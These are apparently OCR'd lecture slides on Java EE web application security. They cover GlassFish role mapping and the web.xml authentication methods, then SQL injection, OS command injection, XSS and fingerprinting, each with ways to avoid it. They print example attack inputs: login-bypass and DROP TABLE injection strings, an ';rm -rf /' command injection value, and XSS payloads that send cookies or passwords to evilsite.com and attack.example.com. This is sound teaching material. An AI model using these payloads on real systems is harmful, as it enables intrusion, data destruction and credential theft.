
- If role names are different from group names, mapping must be done in the application servers config file as shown below. For glassfish this is **glassfish-web.xml,** for example:

```
<glassfish-web-app>
    <security-role-mapping>
        <role-name>Mascot</role-name>
        <principal-name>Duke</principal-name>
    </security-role-mapping>

    <security-role-mapping>
        <role-name>Admin</role-name>
        <group-name>Director</group-name>
    </security-role-mapping>
    ...
</glassfish-web-app>
```

- Right-click the project's node and select New > Other > GlassFish > GlassFish Descriptor

This adds Glassfish-web.xml to the configuration files folder.

- Open Glassfish-web.xml, and click: add security role mapping



Security Role Mappings

Security Role Name : role1

Principals Assigned to this Role

Principal Name	Class Name


Groups Assigned to this Role

Group Name

Authentication

(Returning to the remaining options in web.xml)

The EJB container is responsible for enforcing access control for EJB methods, as defined by the roles that are permitted to access a particular method.



Authentication steps


1. Web client requests a resource
2. Web server invokes appropriate authentication of the client
   i. E.g. the web server returns a login form to the client to collect authentication data
   ii. The web client forwards the authentication data to the web server, from which the web server sets the credentials for the client, and maps that client to a role
3. The requested resource is returned to the client.
   i. Any request made by the web server to the application server (e.g. session bean method) are done using the clients role.

Authentication options

- There are five options on how to authenticate a client:

1. HTTP Basic authentication: client enters a user name and password in a system generated login dialog box.
2. Form-based authentication: as above, but the developer provides the login page and error page for an incorrect login details.
3. DIGEST – the password is sent as a one-way cryptographic hash of the password and additional data.
4. Client Certificate – the client is authenticated by certification.

Authentication methods is defined in the deployment descriptor web.xml



Login Configuration

[✓ None]
Digest
Client Certificate
Basic
Form

Form Login Page:
Form Error Page:
Realm Name:

Security Roles


Role Name	Description

Security Constraints

Right-click the WEB MODULE's project node, and select New > Other > Web > Standard Deployment Descriptor

From here you can define both roles and how authentication is to be done.

HTTP Basic authentication



1
Requests a protected resource
Client
Server
2
Requests username:password
3
Sends username:password
4
Returns requested resource

Entry in deployment - web.xml:

```
<security-constraint>
….
   <login-config>
     <auth-method>
       BASIC
     </auth-method>
   </login-config>
</security-constraint>
```

- This is the least secure option. Usernames and passwords are sent over the Internet as text that is Base64 encoded. Security can be improved by using SSL.

Form-based authentication



- As with basic authentication, form details are transmitted as based64 encoded text, and the target server is not authenticated. Security can be improved using SSL.

Form Based Authentication

Entry in deployment descriptor web.xml or ejb-jar.xml:

```
<security-constraint>
….
   <login-config>
          <auth-method> FORM </auth-method>
          <realm-name>file </realm-name>
          <form-login-config>
                   <form-login-page> /login.jsp </form-login-page>
                   <form-error-page> /loginError.jsp
                   </form-error-page>
          </form-login-config>
   </login-config>

</security-constraint>
```

Form Based Authentication

Login.jsp

```
<html> <head> <title>Login Page</title> </head>
 <body>
    <h2>Hello, please log in:</h2> <br><br>

     <form action="j_security_check" method=post>

        <p><strong>Please Enter Your User Name: </strong>
        <input type="text" name="j_username" size="25"> </p>

        <p><strong>Please Enter Your Password: </strong>
        <input type="password" size="15" name="j_password”></p>

        <p> <input type="submit" value="Submit">
        <input type="reset" value="Reset">

    </form>
  </body>
</html>
```

Form Based Authentication

Error.jsp

```
<html> <head> <title>Login Error</title> </head>
 <body>

   <h2>Invalid user name or password.</h2>

   <p>Please enter a user name or password that is
      authorized to access this application.<\p>

   <p> Click here to <a href="login.jsp">Try Again</a></p>

  </body>
</html>
```

Digest Authentication

- Like basic authentication, **digest authentication** authenticates a user based on a user name and a password.
- However, unlike basic authentication, digest authentication does not send user passwords over the network. Instead, the client sends a one-way cryptographic hash of the password and additional data.
- Digest authentication requires that clear-text password equivalents are available to the authenticating container to calculate the expected digest.

Client based authentication

- HTTPS Client Authentication is the most secure method of authentication.

- HTTPS Client Authentication requires the client to possess a Public Key Certificate (PKC).

  - It uses HTTP over SSL (HTTPS), in which the server authenticates the client using the client's Public Key Certificate (PKC).

  - Secure Sockets Layer (SSL) technology provides data encryption and message integrity.

Try it

Netbeans tutorial:
http://netbeans.org/kb/docs/web/security-webapps.html

Zip file is on moodle (WebApplicationSecurity). It assumes two users are set up on Glassfish:

Username: user	Password: user
Username: admin	Password: admin


COMMON SECURITY THREATS

1. SQL Injection
2. OS command injection
3. Buffer overflow
4. Cross Site Scripting
5. Finger printing
6. Authentication testing

1. SQL Injection

- SQL injection involves altering a SQL statement from data entered via a user interface.
- For example, take the following html form:

```
<form action="login.jsp">
   Name: <input type="text" name="userName"></br>
   Password:<input type="password" name="pwd"></br>
   <input type="submit" value="Log In">
</form>
```



SQL injection

Typically the data entered would be used to fill an SQL statement in a jsp/asp/php page as follows:

```
statement = "SELECT * FROM users WHERE name =
    '" + userName + ” ‘ and password =  ‘“+ pwd
    +“';”
```

For example:

Data entered:

Username: amurphy
Password : qwerty

Resulting SQL statement:

```
SELECT *
FROM users
WHERE name =  ‘amurphy’
and password =  ‘qwerty’;
```

If no rows are selected, the login fails.

SQL injection – bypass authentication

- Suppose a user entered the following data on the html form:

```
Username: amurphy’ or ‘t’ = ‘t
Password: qwerty’ or ‘t’ = ‘t
```

- The resulting SQL statement would be:

```
SELECT *
FROM users
WHERE name = ‘amurphy’ or ‘t’ = ‘t’
and password = ‘qwerty’ or ‘t’ = ‘t’ ;
```

- Because ‘t’ = ‘t’ evaluates to true, this will return ALL rows in the table, which may allow the user to login depending on how the results of the query are processed.

SQL injection – execute additional SQL statements


If this works, the login screen can be used to execute a variety of SQL statements, for example:

```
Username: amurphy’ or ‘t’ = ‘t
Password: qwerty’ or ‘t’ = ‘t’ ; Insert into table
users (username, password) values ( ‘myName’ ,
 ‘myPassword’ ); . . .
```

to insert a new username and password into the login table, or

```
Username: amurphy’ or ‘t’ = ‘t
Password: qwerty’ or ‘t’ = ‘t’ ; Drop table users; . . .
```

to delete a table.


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

From: http://xkcd.com/327/

Avoiding SQL injection

1. Validate input for this type of attack:
   - E.g. looking for special characters like ‘ or ;
2. Avoid putting user data straight into a SQL statement
   - Use parameterised statements. Parameters are automatically escaped by JDBC drivers.

```
PreparedStatement prep = conn.prepareStatement("SELECT
    * FROM USERS WHERE USERNAME=? AND
    PASSWORD=?");
prep.setString(1, username);
prep.setString(2, password);
```

Avoiding SQL injection

3. Escape dangerous characters, e.g.

   amurphy’ or ‘t’ = ‘t becomes amurphy\’ or \ ‘t\’ =\ ‘t

   This ensures amurphy ‘ or ‘t’ = ‘t is treated as a complete string, and is itself the username

```
SELECT *
FROM users
WHERE name = ‘amurphy\’ or \‘t\’ =\‘t’
```

The most conservative approach is to escape or filter all characters that do not pass an extremely strict whitelist. If some special characters are still needed, such as white space, wrap each argument in quotes after the escaping/filtering step. The java library **StringEscapeUtils** included in **commons-lang.jar** library can be used to escape special characters.

2. OS command injection

"Your software is often the bridge between an outsider on the network and the internals of your operating system. When you invoke another program on the operating system, and allow untrusted inputs to be fed into the command string, you are inviting attackers to cross that bridge into a land of riches by executing their own commands instead of yours."

Like SQL injection, OS command injection attempts to run OS commands supplied as user input, for example . . . .

OS command injection – PHP & Unix example

In this example, the code lists the contents of the home directory for the parameter ‘user’:

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

Supplying a a user name of: `;rm -rf /`

creates the command: `ls -l /home/;rm -rf /`

Since the semi-colon is a command separator in Unix, the OS would first execute the ls command, then the rm command, deleting the entire file system.

Other examples here


Avoiding OS injection

- Use APIs rather than OS level code in an application
- Validate user input, and remove dangerous characters
- Run code in a ‘jail’ / ‘chroot’ or ‘sandbox’ environment that enforces strict boundaries between the code and the OS.
- Don’t rely on validation done on the client side, validate input on the server side.

3. Cross Site Scripting - XSS

- Cross Site Scripting (or XSS) is a common application-layer web attack.
- XSS targets scripts embedded in a web page which are executed on the client-side (in the user's web browser).
- User interfaces that include content supplied by users are vulnerable, for example social media sites, or websites inviting users to leave comments.
- Its typically done to transmit cookie or session data to the attacker such as authentication details.

Cross Site Scripting - XSS



A High Level View of a typical XSS Attack

From: http://www.acunetix.com/websitesecurity/xss.htm

Cross side scripting

- Cross side scripting falls into two categories:
  - **Reflective** (non-persistent) script – injected script that is returned to your browser and executed there.
    - Users can be conned into running such scripts by following an apparently legitimate URL.
  - **Persistent** script – injected script is saved on the server, and returned to other users requesting that page.
    - Typically in social networking or other web 2.0 sites where users can post html formatted messages.

Reflective XSS example

- Consider a form such as the following:

```
<form action="search.jsp">
   <input type="text" name="query">
   <input type="submit" value="search">
</form>
```

  The form usually submits a URL like this:

  http://mysite.com/search.jsp?query=JEE

  Suppose search.jsp starts like this:

```
<h2> Searching for $(param.query)</h2>
```

  i.e. code entered in the text box is echoed directly to the browser.

Reflective XSS example

Suppose you enter the following in the check box:

JEE’ <script> alert (“XSS vulnerability”) </script>

The code returned to the browser is:

<h2> Searching for JEE <script> alert (“XSS vulnerability”) </script>**</h2>**

The browser will execute the embedded JavaScript and display an alert box, indicating the site is XSS vulnerable.

Security risk

- The previous example is running script on your own machine, and so does not pose a security threat.
- However take the following url with embedded java script: <a href=www.validurl.com <script>document.location.replace(‘http://evilsite.com/stealcookie.jsp?Cookie= ‘ + document.cookie); </script> </a>
- It will appear as a valid URL, but if a user clicks on it, the cookie for their current security context will be sent to stealcookie.jsp
  - This could be sent in an e-mail, or placed on a social network site, with the hope that the victim is logged in to a site requiring authentication.

Reflective XSS example

- Or the following, somewhat similar example, which embeds a login box into the page, causing the user to enter their log in details:

```
http://trustedSite.example.com/welcome.php?username=<div
    id="stealPassword">Please Login:<form name="input"
    action="http://attack.example.com/stealPassword.php"
    method="post">Username: <input type="text"
    name="username" /><br/>Password: <input type="password"
    name="password" /><input type="submit" value="Login" /></
    form></div>
```

Persistent XSS Example

- Web 2.0 sites, where users can post HTML formatted content, are particularly vulnerable to persistent XSS attacks
  - A hacker posts a message with a malicious payload.
  - Any browser downloading the post will executed the embedded script unknown to the user.

- Another source for Persistent XSS can come from scenarios where user supplied data is stored in a database. A user name, for example, could include HTML code, which could then be displayed on a ‘current active users’ list.

How to avoid XSS attacks

- Validate all input, and reject undesirable strings of characters.
    - E.g. Look for <script>
- As with SQL injection, escape input text using one of many escape schemes available.
    - E.g. <script> becomes %3Cscript%3E
- Tie a cookie session to an IP address (to target cookie stealing specifically)
    - Or if supported by the browser, set the session cookie to HTTPonly, which prevents access from client side scripts.

4. Error messages / fingerprinting

- Default system error messages can provide a hacker with a lot of information about your system:
  - Type of database
  - Type of web server / application server
  - Whether using JDBC or ORM, and provider being used
- Replace system error message, making sure system information is NOT being displayed as part of the error message.

Example

- From an HTTP "404 not found" response:

  Not Found
  The requested URL /page.html was not found on this server.
  Apache/2.2.3 (Unix) mod_ssl/2.2.3 OpenSSL/0.9.7g DAV/2 PHP/5.1.2
  Server at localhost Port 80

  - Supplying: server type, operating system, software versions, PHP scripting,...

- From a malformed database connect command:

  Microsoft OLE DB Provider for ODBC Drivers error '80004005' [Microsoft][ODBC Access 97 ODBC driver Driver]
